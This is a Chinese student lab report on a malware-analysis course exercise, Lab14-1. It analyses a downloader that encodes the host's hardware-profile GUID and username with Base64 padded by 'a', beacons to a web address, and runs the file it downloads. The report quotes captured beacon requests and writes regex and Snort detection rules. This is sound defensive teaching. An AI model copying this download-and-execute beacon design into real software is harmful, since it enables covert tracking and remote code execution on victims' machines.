

**《恶意代码分析与防治技术》课程实验报告**

**实验14**

****

学 院 网络空间安全学院

专 业 信息安全

学 号 2112060

姓 名 孙蕗

1. **实验目的**

· 通过网络分析，了解恶意代码的通信模式和特征。

· 利用静态分析工具IDA Pro深入研究代码，识别恶意代码的功能和行为。

· 了解恶意代码可能使用的网络库和通信方式。

· 分析恶意代码构建网络信令的信息源元素，探讨什么因素可能导致信令的改变。

· 了解恶意代码是否使用标准的Base64编码，以及编码的不寻常之处。

· 探讨使用网络特征进行恶意代码检测的有效性，识别可能作为检测目标的元素。

· 通过对恶意代码的深入分析，培养对恶意代码分析的能力，了解其工作原理以及可能的防御策略。

1. **实验原理**


· 利用Wireshark分析捕获的网络流量，识别恶意代码的通信模式和特征。

· 通过静态分析工具IDA Pro深入研究，深入了解恶意代码的内部结构和功能。通过查看汇编代码、导入函数表等信息，识别恶意代码的行为，包括命令的获取、解码过程和执行过程。

· 对恶意代码进行动态分析，通过分析恶意代码的行为、网络通信和编码方案等，揭示其功能和设计。

1. **实验过程**
2. **Lab14-1**

使用wireshark进行监控网络特征，运行Lab14-01.exe



看到一开始就发送了一个DNS请求，目标地址就是一个网址。然后可以看到get请求，get的内容似乎是随机的字符串。

使用这台电脑自带的ie浏览器访问网页，发现正常的浏览器行为与在这个信令中看到的User-Agent匹配，这表明恶意代码很可能使用了COM API接口。比较URI,可以看到aa/a.png似乎是一致的字符串。

使用动态分析方法，来帮助分析它的功能。运行这个恶意代码，看到如下所示的信令。

|  |
| --- |
| GET /NDE6NzM6N0U6Mjk6OTM6NTYtSm9obiBTbWl0aAaa/a.png HTTP/1.1  Accept:\*/\*  UA-CPU:×86  Accept-Encoding: gzip, deflate  User-Agent:Mozilla/4.0(compatible; MSIE 7.0; WindowS NT 5.1;.NET CLR  2.0.50727;.NET CLR 3.0.4506.2152;.NET CLR 3.5.30729;.NET4.oC;.NET4.oE)  Host: www.practicalmalwareanalysis.com  Connection:Keep-Alive |


尝试多次运行恶意代码，发现它每次使用了相同信令。用另外一台可用的主机，在它上面尝试运行恶意代码，可能得到如下结果

|  |
| --- |
| GET /OTY6MDA6QTI6NDY6OTg6OTItdXNlcgaa/a.png HTTP/1.1  Accept:\*/  Accept-Encoding: gzip, deflate  User-Agent:Mozilia/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR  2.0.50727;,NET CLR 1.1.4322;.NET CLR 3.0.04506.30;.NET CLR 3.0.04506.648)  Host: www.practicalmalwareanalysis.com  Connection: Keep-Alive |

在第二个例子中，可以清晰看出User-Agent字符串并不是硬编码的，也并非是从多个可选字符串中选择的。

IDA pro分析

查看字符串列表





查看导入表



可以看到用于信令输出的函数是URLDownloadToCacheFileA。COM API接口的使用与动态测试结果相吻合，使用COM API接口时，http请求的大部分内容都来自windows内部，也就是不同主机生成不同的User-Agent字符串，其中每一个都与IE浏览器的User-Agent字符串一致。


检查URLDownloadToCacheFileA交叉引用





URLDownloadToCacheFileA似乎是唯一使用的网络函数，继续在0x004011A3位置分析包含这一调用的函数sub\_4011A3。





发现sub\_4011A3包含了URLDownloadToCacheFileA和CreateprocessA的调用。将这个函数重命名为downloadNRun。

在downloadNRun函数中，留意URLDownloadToCacheFileA函数调用之前的内容，以下是一个被引用的字符串：




这个字符串作为sprintf函数调用的输入，而其输出作为URLDownloadToCacheFileA函数调用的参数。从格式化的字符串中看到PNG文件的文件名是被%c定义的单个字符，URI的中间部分被%s定义。

向前跟踪，查找%s和%c参数的输入点。





上面的代码（0x004011AC~0x004011DB）是准备将参数%s和%c传到sprintf函数。0x004011D7处将参数%c入栈，0x004011DB处将%s参数压入栈。0x004011DB处push的是%s的内容，ecx来自arg\_0,arg\_0是downloadNRun函数（sub\_4011A3）的唯一参数。0x004011D7处push的是%c的内容。


在0x004011B0通过strlen获取arg\_0字符串的长度，保存在var\_218；然后将%s的最后一个字符复制到作为%c的局部变量var\_214中。因此，在最终的URI中，文件名%c总是字符串%s最后一个字符。这解释了在两个例子中文件名都是a字符的原因：因为它与最后一个字符一致。



查看downloadNRun函数（sub\_4011A3）的交叉引用，找到main函数，其中包括Sleep循环和对downloadNRun函数（sub\_4011A3）的引用。









downloadNRun函数（sub\_4011A3）的参数往上可见是来自sub\_4010BB

分析sub\_4010BB










sub\_4010BB包含两个子例程，一个子例程是strlen函数。另一个例程是sub\_401000。


查看sub\_401000





查看byte\_4950C0，是标准base64编码字符串







sub\_401000并不是一个标准的Base64编码函数。当需要填充4字节对齐字符块的结束时，Base64编码函数通常有个等号(=)的静态引用。很多实现中将有两个等号(=)的引用，因为4字节字符块的最后两个字符能被填充。

sub\_401000包含了对标准Base64编码字符串的引用：ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/。

下图显示sub\_401000的一个分叉。往左是选择编码字符，往右是选择填充字符。loc\_40107A的61h是‘a’，不是“=”。





在main函数内，靠近基本(外部)的Basc64编码函数调用之前，看到了GetCurrentHwProfileA函数、GetUserName函数、sprintf函数以及字符串%c%c:%c%c:%c%c:%c%c:%c%c:%c%c和%s-%s。GetCurrentHwProfileA函数返回GUID中的6个字节以MAC地址格式(冒号之间每个字节的十六进制形式)被打印，并且成为%s-%s中的第一个字符串，而第二个字符串则是用户名。

格式中基本的字符串如下所示，用HH表示一个十六进制字节：


HH:HH:HH:HH:HH:HH-username

通过Base64解码字符串NDE6NZM6N0U6Mjk60TM6NTYtSm9obiBTbwloaAaa,确认这个格式是正确的。首次运行动态分析时看到过它，结果是41:73:7E:29:93:56- John Smith\x06\x9a。




之前，恶意代码使用带有特殊填充字符串的标准Base64编码，这里填充字符是a。结果中John Smith之后的额外字符使用了标准的Base64解码器，它将字符串末尾aa解释为标准字符，而不是将其识别为可替换的填充字符。

回到URLDownloadToCacheFileA函数(sub\_4011A3,downloadNRun),看到函数的成功分支是命令CreateProcessA,它将URLDownloadToCacheFileA返回的路径名作为参数。一旦恶意代码下载了一个文件，它简单地执行该文件并退出。



分析生成网络特征时，针对性的关键静态元素是用来填充的冒号，以及在硬件配置文件字节和用户名之间的破折号。然而，这些元素作为检测目标是具有挑战性的，因为在将这些内容发送到网络上之前，恶意代码应用了一层Base64编码。下表显示了如何转换这些字符以及目标模式。



使用Base64编码时，因为原始字符串中的冒号是三字符组中的第三个字符，所以编码后每个四字符组中的第四个字符比特都来自于第三个字符，这也是冒号之后每四个字符为6的原因，因为破折号的使用，所以第六个四字符组总是以字符t结束。因此，我们知道该URI至少有24个字符，并且指定了四个字符6与字符t的具体位置。我们也知道可能用于表示其余URI的字符集，以及下载的名称是单个字符，而这字符与路径的末尾是相同的。

现在，考虑两个正则表达式。如下是第一个正则表达式：

|  |
| --- |
| /\/[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\// |

这个表达式中主要的元素之一是[A-Z0-9a-z+\/]，它匹配Base64编码中所有字符。为了更好地理解这个表达式，使用希腊字母欧米茄(Ω)来替换该元素：

|  |
| --- |
| /\/Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}t(Ω{4}){1,}\// |

接下来，扩展到多个字符：

|  |
| --- |
| /\/ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩt(ΩΩΩΩ){1,}\// |

上述表达式更加清楚地展示出表达式中包含以字符6和字符t结尾的四字符组的模式。这个正则表达式将含有静态字符的URI第一部分作为目标。

第二个正则表达式以至少25个字符的Base64表达式为目标。文件名是单字符后跟一个.png,这个字符与前面段的最后一个字符相同。下面是正则表达式：

|  |
| --- |
| /\/[A-Z0-9a-z+\/]{24,}\([A-Z0-9a-z+\/]\)\/\1.png/ |

应用与前面表达式相同的快捷方式，显示如下：

|  |
| --- |
| /\/Ω{24,}\(Ω\)\/\1.png/ |

表达式中的\1是指括号之间捕获的第一个元素，它是正斜线(/)之前的Base64编码字符串中的第一个字符。

现在，有了两个正则表达式，它们可以识别恶意代码产生的模式。将它们转化为Snort特征规则，当恶意代码在网络上产生流量时用它来检测。第一个特征如下：

|  |
| --- |
| alert tcp $HOME\_NET any-> $EXTERNAL\_NET $HTTP\_PORTS(msg:"PM14.1.1 Colons and dash"; urilen:>32; content:"GET|20|/;depth:5; pcre:"/GET\x20\/[A-Z0-9a-z\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//";sid:20001411; rev:1;) |

这个Snort规则仅包含数据包开头的GET/的内容字符串，但是它通常用一个更独特的内容字符串来改进包处理。关键字urilen确保URI具有固定长度——本例中，大于32个字符(考虑第一条路径段外的额外字符)。

对于第二个特征，编写的Snort规则如下：

|  |
| --- |
| alert tcp $HOME\_NET any -> $EXTERNAL\_NET $HTTP\_PORTS (msg:"PM14.1.2 Base64 and png"; urilen:>32; uricontent:".png";pcre:"/\[A-Z0-9a-z+\/]{24,}([A-Z0-9a-z+\/])\\1\.png/";sid:20001412; rev:1;) |

为了改进包处理性能，测试PCRE正则表达式之前，Snort规则在正则表达式中搜索了.png的内容。它也增加了对URI长度的检查，URI有一个已知的最小长度。

除了前面的特征以外，也能用域名(www.practicalmalwareanalysis.com)、恶意代码下载可执行文件的事实等，作为检测目标。联合这些特征常常是有效的策略。例如，对于经常产生误报的恶意代码特征，如果与触发可执行文件下载的特征相结合，可能仍然有效。

问题：

分析恶意代码文件Lab14-01.exe。这个程序对你的系统无害。

1. **恶意代码使用了哪些网络库?它们的优势是什么?**

该程序中包含了URLDownloadToCacheFile函数，而这个函数使用了COM接口。当恶意代码使用COM接口时，HTTP请求中的大部分内容都来自Windows内部，因此无法有效地使用网络特征来进行针对性的检测。

1. **用于构建网络信令的信息源元素是什么，什么样的条件会引起信令的改变?**

信息源元素是主机GUID与用户名的一部分。GUID对于任何主机操作系统都是唯一的，信令中使用了GUID中的6个字节，应该也是相对唯一的。用户名则会根据登录系统的用户而改变。

1. **为什么攻击者可能对嵌入在网络信令中的信息感兴趣?**

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

1. **恶意代码是否使用了标准的Base64编码?如果不是，编码是如何不寻常的?**

不是标准的Base64编码，因为它在填充时，使用a代替等号(=)作为填充符号。

1. **恶意代码的主要目的是什么?**

这个恶意代码下载并运行其他代码。

1. **使用网络特征可能有效探测到恶意代码通信中的什么元素?**

恶意代码通信中可以作为检测目标的元素包括域名、冒号以及Base64解码后出现的破折号，以及URI的Base64编码最后一个字符是作为PNG文件名单字符的事实。

1. **分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误?**

